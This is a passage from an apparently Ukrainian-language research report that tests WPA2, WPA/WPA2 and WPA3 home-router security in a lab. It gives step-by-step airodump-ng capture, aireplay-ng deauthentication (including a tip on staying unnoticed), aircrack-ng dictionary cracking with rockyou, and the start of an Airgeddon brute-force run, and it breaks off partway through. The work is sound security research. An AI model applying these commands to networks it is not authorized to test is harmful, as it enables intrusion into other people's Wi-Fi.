

Рисунок 4.3 — Виконання команди airodump-ng wlan0

Зі списку доступних мереж обираємо ціль, в цій роботі тестується мережа з ESSID “Target”. В результаті виконання команди стала відомою наступна інформація про знайдені мережі (див. рис. 4.3):

- BSSID (Basic Service Set Identifier) — унікальний ідентифікатор для кожної бездротової мережі Wi-Fi (MAC-адреса точки доступу).
- PWR (Power) — рівень сигналу, який отримується від цієї мережі, вимірюється в децибелах-міліваттах (дБм).
- Beacons — кількість сигналів маячків, які відсилає ця мережа для анонсування своєї наявності та параметрів.
- #Data — кількість пакетів даних, отриманих від цієї мережі.
- #/S — кількість пакетів даних, отриманих від цієї мережі на секунду.
- CH (Channel) — номер каналу, на якому працює Wi-Fi мережа.
- MB (Megabit) — максимальна швидкість передачі даних у мережі, вимірюється в мегабітах на секунду (Мбіт).
- ENC (Encryption) — протокол безпеки, який використовується для захисту цієї мережі, наприклад WEP, WPA, WPA2, WPA3.
- CIPHER (Cipher) — шифр, який використовується для шифрування даних в мережі, наприклад, TKIP або AES.
- AUTH (Authentication) — метод аутентифікації, який використовується для доступу до мережі, наприклад WPA2-PSK, WPA3-SAE.
- ESSID (Extended Service Set Identifier) — назва бездротової мережі.

Важливі дані, що будуть використанні для словникової атаки на мережу ESSID = Target, BSSID = 18:3C:B7:5D:2F:24, CH = 1, ENC = WPA2 , AUTH = PSK. Коли вся необхідна інформація про маршрутизатор відома, можна розпочати перехоплення 4-х стороннього рукостискання.

Крок 3. Перехоплення 4-х стороннього рукостискання

Для реалізації атаки необхідно перехопити 4-х стороннє рукостискання для подальшого його аналізу за словником. Для цього запускаємо сніфер (аналізатор трафіку) для мережі «Target», прописуючи наступну команду для захоплення та збереження трафіку обраного маршрутизатора: airodump-ng -c <номер каналу > --bssid <BSSID точки доступа> <мережева карта> -w <шлях до збережених файлів> (рис. 4.4)



Рисунок 4.4 — Виконання команди airodump-ng -c 1 --bssid 18:3C:B7:5D:2F:24 wlan0 -w /home/kali/Desktop/captured_files/wpa2/

В результаті створюється файл з розширенням .cap, що буде зберігати перехоплені ключі, та інші файли про деталі з’єднання (рис. 4.5).



Рисунок 4.5 — Перехоплені файли

Будь-який пристрій, який хоче підключитися до точки доступу Wi-Fi , має виконати 4-х стороннє рукостискання з нею. Це називається процесом обміну чотирма пакетами між точкою доступу і клієнтським пристроєм для створення

ключів шифрування, які можна використовувати для шифрування. фактичних даних, що передаються через бездротову мережу.

Отримати ключі шифрування можна двома способами:

- дочекатися поки якийсь пристрій сам підключиться до точки доступу.
- де-автентифікувати вже підключених користувачів, змусивши їх під’єднатися до роутера повторно

Другий варіант можна реалізувати у новому вікні терміналу, не прививаючи захоплення трафіку, виконавши команду aireplay-ng -a <BSSID точки доступа> --deauth <час> <мережева карта >. На місце параметра <час> можна ставити число, що буде означати кількість відправлених де-автентифікуючих запитів на пристрій(-ої), якщо вказати 0, то надсилання пакетів буде продовжуватися поки це не буде зупинено вручну, ввівши ctr+c. Також, щоб не привертати зайвої уваги, можна порушувати статус підключення не всіх користувачів, а тільки одного конкретного, вказавши його BSSID (BSSID STAITION), який можна переглянути в аналізаторі трафіку в списку підключених мереж: aireplay-ng -a <BSSID точки доступу> -c <BSSID STAITION> --deauth <час> <network interface> (рис. 4.6)



Рисунок 4.6 — Виконання команди aireplay-ng -a 18:3C:B7:5D:2F:24 -c 82:6E:D8:35:51:76 –deauth 0 wlan0

Після повторного підключення пристрою у вікні терміналу з перехопленням пакетів повинно з’явитися повідомлення про вдале перехоплення ключів обміну (WPA handshake) (рис. 4.7) .



Рисунок 4.7 — Перехоплення рукостискання

Крок 4. Підготовка словника

Цей крок можна зробити і на попередніх етапах. Як описано в розділі 3.5, для атаки буде використано словник Rockyou. Він знаходиться в архіві за адресою /usr/share/wordlists/rockyou.zip. Треба витягти файл словника з архіву, щоб надалі його можна було використовувати під час атаки (рис. 4.8-4.9)



Рисунок 4.8 — Файл словника після розархівування



Рисунок 4.9 — Вміст словника паролів Rockyou

Крок 5. Запуск словникової атаки

Для початку перебору паролів до точки доступу треба виконати атаку aircrack-ng <адреса файлу перехоплених пакетів з .cap> -w <адреса файлу словника rockyou.txt>. Для точної фіксації часу виконання атаками на початок команди можна додати команду time. Далі залишається тільки чекати поки закінчиться перебір паролів (рис. 4.10).



Рисунок 4.10 — Знаходження паролю

В результаті словникової атаки на роутер, що працює на протоколі безпеки WPA2-PSK з паролем 12345678, вдалося знайти пароль за 0,14 секунд. Відповідно до рисунку 13, на перевірку всього словника паролів необхідно було б витратити близько 47 хвилин.

Далі буде проведена аналогічна атака на WPA/WPA2-PSK та WPA2-PSK /WPA3. В звіті буде продемонстровано тільки ключові етапи.

Сценарій 2:

SSID: Target

BSSID: 18:3C:B7:5D:2F:24

Тип захисту: WPA/WPA2-PSK.

Пароль: 12345678.

Мережевий інтерфейс: wlan0.

Крок 2. Дослідити мережі навколо.

Виконавши команду airodump-ng <мережева картка> можна побачити мережі навколо. Як видно з рисунку 4.11, досліджувана мережа “Target” в колонках ENC та AUTH має значення WPA2 та PSK відповідно. Це тому, що в конфігураціях роутера цей режим працює в гібридному режимі, де WPA застосовується тільки в тому випадку, якщо клієнт не підтримує підключення в режимі WPA2.



Рисунок 4.11 — Виконання кроку 2

Крок 3. Захоплення пакетів обміну ключами шифрування

В результаті де-автентифікації у вікні терміналу з перехопленням пакетів повинно з’явитися повідомлення про вдале перехоплення ключів обміну (WPA handshake) (рис. 4.12).



Рисунок 4.12 — Виконання кроку 3

Крок 5. Запуск словникової атаки

В результаті словникової атаки на роутер, що працює на протоколі безпеки WPA/WPA2-PSK (гібрид) з паролем 12345678, вдалося знайти пароль за 0.14 секунд (рис. 4.13).



Рисунок 4.13 — Знаходження паролю

Сценарій 3:

SSID: Target

BSSID: 18:3C:B7:5D:2F:24

Тип захисту: WPA2-PSK /WPA3.

Пароль: 12345678.

Мережевий інтерфейс: wlan0.

Крок 2. Дослідити мережі навколо.

Виконавши команду airodump-ng <мережева картка>, можна побачити мережі навколо. Як видно з рисунку 4.14, досліджувана мережа «Target» в колонках ENC та AUTH має значення WPA3 та SAE відповідно.



Рисунок 4.14 — Виконання кроку 2

Крок 3. Захоплення пакетів обміну ключами шифрування

В результаті запуску атаки на обрив з’єднання між користувачем та точкою доступу в мережі, що працює на протоколі WPA3 SAE, бажаного результату не було досягнуло. Це пояснюється наявністю механізму Security Association від атаки на де-автентифікацію, що описані в розділі 3.2. Тому в цьому випадку було де-автентифіковано та повторно підключено клієнта вручну. В результаті в вікні терміналу з перехопленням пакетів повинно з’явитися повідомлення про вдале перехоплення ключів обміну (рис. 4.15).



Рисунок 4.15 — Виконання кроку 3

Крок 5. Запуск словникової атаки

В результаті словникової атаки на роутер, що працює на протоколі безпеки WPA2-PSK/WPA3-SAE з паролем 12345678, не вдалося знайти пароль (рис. 4.16). Це сталося через те, що у WPA3 використовує протокол SAE, що використовує інші підходи для генерації ключів шифрування трафіку з використанням випадкових значень та не залучаючи в це пароль автентифікації. Таким чином унеможливлюється з математичної точки зору унеможливлюється можливість обрахувати геш з потенційним паролем, щоб зрівняти його з перехопленим. Таким чином протокол WPA3 захищається від офлайн словникових атак такого типу. Цей режим роботи на точці доступу підтримує можливість пониження рівня безпеки до WPA2-PSK, такий тип атак можна реалізувати в майбутній дослідженнях для реалізації словникової та інших видів атак.



Рисунок 4.16 — Незнаходження паролю

4.3 Дослідження часу виконання офлайн словникової атаки на різних протоколах безпеки

За аналогією проаналізуємо 4-х стороннє рукостискання точки доступу на доступних протоколах безпеки з паролями 12345678, 22170362217036 та 221188333921jk, що теж наявні в словнику Rockyou.

В таблиці 4.4 наведені результати аналізу 4-х стороннього рукостискання. Скріншоти з результатами в командному рядку для кожної ітерації та саму таблицю з розрахованими середніми значеннями часу виконання можна переглянути в додатку Б.

Загалом було проведено 46 ітерацій з трьома паролями:

- з паролем 12345678 по 10 ітерацій для WPA2-PSK, WPA/WPA2-PSK, 2 ітерації для WPA2-PSK/WPA3-SAE.
- з паролем 22170362217036 по 5 ітерацій для WPA2-PSK, WPA/WPA2-PSK, 2 ітерації для WPA2-PSK/WPA3-SAE.
- з паролем 221188333921jk по 5 ітерацій для WPA2-PSK, WPA/WPA2-PSK, 2 ітерації для WPA2-PSK/WPA3-SAE.

Додатково на рисунках 4.63-4.65 візуалізовано результати досліджень.



Рисунок 4.63 — Офлайн словникова атака з паролем 12345678



Рисунок 4.64 — Офлайн словникова атака з паролем 22170362217036



Рисунок 4.65 — Офлайн словникова атака з паролем 221188333921jk

Результати дослідження показали, що в режимі роботи на WPA2-PSK/WPA3-SAE, без експлуатування вразливості на зниження протокола безпеки до WPA2-PSK, реалізувати офлайн словникову атаку не вдалося через складний механізм роботи Dragonfly рукостистання та відсутність у наборі утиліт Aircrack-ng інструментів для роботи з цим типом обміну ключів. Крім цього, протокол WPA3-SAE є стійким до атак де-автентифікації через наявність механізму Security Association.

Так як досліджуваний маршрутизатор Huawei Wi-Fi AX3 підтримує гібридний режим для WPA/WPA2-PSK і не запускалася атаки на пониження протокола захисту, результати не продемонстрували явної тенденції в потребі більшій чи меншій потребі в часі на обробку 4-х стороннього рукостискання під час перебору за словником для режимів WPA/WPA2-PSK та WPA2-PSK.

4.4 Реалізація офлайн атаки грубої сили

Перехоплені в розділі 4.2 4-х сторонні рукостискання на режимах шифрування WPA2 PSK, WPA/WPA2 PSK (гібрид) та WPA2 PSK/WPA3-SAE з паролем 12345678 будуть використані для реалізації атаки грубої сили за допомогою інструментів Airgeddon та вбудованого в нього Hashcat.

Сценарій 1:

SSID: Target

BSSID: 18:3C:B7:5D:2F:24

Тип захисту: WPA2-PSK.

Пароль: 12345678.

Мінімальна довжина: 8.

Максимальна довжина: 8.

Варіант алфавіту: 3.

Крок 1. Запустити інструмент Airgeddon

Для запуску Airgeddon необхідно ввести команду airgeddon в root командний рядок терміналу (рис. 4.66)



Рисунок 4.66 — Запуск Airgeddon

Далі треба перевірити наявність всіх необхідних та додаткових інструментів натиснувши Enter (рис. 4.67-4.68).



Рисунок 4.67 — Завантаження Airgeddon

